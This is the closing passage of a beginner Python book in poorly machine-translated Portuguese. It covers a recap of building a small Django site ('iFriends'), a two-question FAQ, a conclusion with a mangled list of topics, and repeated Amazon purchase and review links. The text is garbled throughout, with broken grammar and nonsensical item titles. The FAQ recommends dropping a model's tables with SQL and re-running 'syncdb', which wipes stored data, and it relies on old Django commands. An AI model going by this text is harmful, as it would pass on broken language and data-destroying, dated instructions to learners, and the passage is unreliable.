Acesse a URL '`http://127.0.0.1:8000/People`' para ver uma página que se parece com isso:



Recapitular

Neste exercício, fizemos um projeto Django intitulado 'iFriends'. Para o projeto, você configurou o acesso ao banco de dados MySQL. Você também fez uma aplicação conhecida como 'Pessoas', em seguida, acrescentou uma classe 'pessoa' antes de preencher o banco de dados com um único objeto 'Pessoa'. Depois disso, você configurou o comportamento URL, a fim de apoiar uma visualização de índice antes de adicionar o código apropriado na visualização para exibir lista na classe 'os objetos Pessoa'.

Estou certo de que todos os passos que abordados neste exercício demonstraram a você como é simples criar um site utilizando o framework Django e Python. Como suas habilidades de programação Python continuar a desenvolver, você deve ser capaz de construir sobre esta estrutura para implementar um site completo.

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-
Intermediários / dp / 1980953902](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)

Perguntas que você pode perguntar

Como eu poderia modificar um modelo uma vez que tenha sincronizado com o banco de dados?

Django não pode ser dependia para atualizar modelos muito confiável. Se você quiser a maneira mais fácil e segura para modificar um modelo existente, considere fazer alterações para o modelo e, em seguida, apagar todas as tabelas associadas com ele no banco de dados com o comando drop SQL, e, por último, use o comando 'syncdb' para sincronizar o modelo com o banco de dados.

Existem alguns meios que podem ser usados para verificar se há erros no modelo antes de tentar sincronizar com o banco de dados?

Django tem alguma utilidade você pode usar para validar o conteúdo de modelos antes de ele sincroniza com o banco de dados. A partir do diretório raiz do projeto, jus digite o seguinte:

Python manage.py validate

A “utilidade validar” irá então verificar a sintaxe do modelo, bem como a lógica e relatar quaisquer problemas.

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Conclusão

Viemos para o fim do livro. Obrigado pela leitura e parabéns para a leitura até o fim.

Bem, isso é tudo o que tínhamos para cobrir. Parabéns para completar nossa série Python! Eu realmente quero dizer que este é o fim, mas infelizmente (ou felizmente), não é.

Embora possamos ter coberto temas mais relevantes em Python, você ainda precisa ir em frente e avançar o seu conhecimento em um bom número deles. Você vai notar que alguns vão exigir um pouco mais pesquisas para saber mais ou prop e consolidar o que já sabe até agora. Nesta edição, que abrangeu os seguintes tópicos:

você Gerenciamento de arquivos em Python

você Iterators em Python

você geradores de Python

você Intertools em Python

você Tampas em Python expressões regulares propriedades (RE) Python

você Afirmar e Tratamento de exceções no Python

você Somando as coisas: criar seu próprio site simples com Python e Django

Eu espero que você teve diversão e uma grande experiência de aprendizagem. Todo o melhor que você continuar crescendo suas habilidades de programação Python:

Se você encontrou o livro valioso, você pode recomendar a outros? Uma maneira de fazer isso é para fazer um comentário sobre a Amazônia.

Clique aqui para deixar um comentário para este livro na Amazon!

Obrigado e boa sorte!

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-
Intermediários / dp / 1980953902](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)
